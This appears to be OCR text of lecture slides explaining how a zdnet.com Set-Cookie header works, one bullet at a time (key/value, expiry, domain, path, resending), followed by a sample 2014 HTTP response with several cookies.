


Semantics

Cookies




Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com




Semantics

- Store “us” under the key “edition” (think of it like one big hash table)

Cookies




Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com




Semantics

- Store “us” under the key “edition” (think of it like one big hash table)
- This value is no good as of Wed Feb 18…

Cookies




```
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
```




Semantics

- Store “us” under the key “edition” (think of it like one big hash table)
- This value is no good as of Wed Feb 18…
- This value should only be readable by any domain ending in `.zdnet.com`

Cookies




Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com




Semantics

- Store "us" under the key "edition" (think of it like one big hash table)
- This value is no good as of Wed Feb 18…
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of /

Cookies




```
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
```




Semantics

- Store “us” under the key “edition” (think of it like one big hash table)
- This value is no good as of Wed Feb 18…
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of /
- Send the cookie to any future requests to `<domain>/<path>`

Cookies




Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com



Semantics

- Store “us” under the key “edition” (think of it like one big hash table)
- This value is no good as of Wed Feb 18…
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of /
- Send the cookie to any future requests to `<domain>/<path>`

Requests with cookies




```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
```

Subsequent visit

Requests with cookies

Response



